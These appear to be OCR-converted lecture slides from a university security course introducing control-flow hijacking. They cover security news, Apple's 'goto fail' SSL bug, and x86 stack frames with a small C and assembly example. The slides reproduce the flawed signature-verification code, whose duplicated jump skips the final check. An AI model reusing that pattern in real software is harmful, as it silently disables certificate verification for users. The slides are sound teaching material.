
Lecture 11 – Control Flow Hijacking

Ryan Cunningham
University of Illinois


ECE 422/CS 461 – Fall 2017

Security News

- CCleaner malware even worse
- NSA propsed SPECK and SIMON withdrawn
- Equifax breach may have started in March
- Equifax attackers set up about 30 web shells
- securityequifax2017.com



```
static OSStatus
SSLVerifySignedServerKeyExchange(SSLContext *ctx, bool isRsa, SSLBuffer signedParams,
                        uint8_t *signature, UInt16 signatureLen)
{
        OSStatus        err;
        ...

        if ((err = SSLHashSHA1.update(&hashCtx, &serverRandom)) != 0)
                goto fail;
        if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
                goto fail;
                goto fail;
        if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
                goto fail;
        ...

fail:
        SSLFreeBuffer(&signedHashes);
        SSLFreeBuffer(&hashCtx);
        return err;
}
```



PATCH FRIDAY —

Apple releases iOS 7.0.6 and 6.1.6 to patch an SSL problem

It's the second patch iOS 6 has gotten since iOS 7's release.

ANDREW CUNNINGHAM - 2/21/2014, 1:16 PM

iOS 7.0.6
Apple Inc.
13.6 MB

This security update provides a fix for SSL connection verification.

For information on the security content of this update, please visit this website:
http://support.apple.com/kb/HT1222

Andrew Cunningham

Hack the planet!


C stack frames (x86 specific)

Grows toward lower address


Starts ~end of VA space

Two related registers


- %ESP - Stack Pointer
- %EBP - Frame Pointer




C stack frames




C stack frames




C stack frames




C stack frames



C stack frames



C stack frames




example.c

```
void foo(int a, int b) {
    char buf1[16];
}

void main() {
    foo(3,6);
}
```


example.s (x86)

```
main:
   pushl   %ebp
   movl    %esp, %ebp
   subl    $8, %esp
   movl    $6, 4(%esp)
   movl    $3, (%esp)
   call    foo
   leave
   ret
```




example.s (x86)

```
main:
   pushl   %ebp
   movl    %esp, %ebp
   subl    $8, %esp
   movl    $6, 4(%esp)
   movl    $3, (%esp)
   call    foo
   leave
   ret
```




example.s (x86)

```
main:
  pushl   %ebp
  movl    %esp, %ebp
  subl    $8, %esp
  movl    $6, 4(%esp)
  movl    $3, (%esp)
  call    foo
  leave
  ret
```



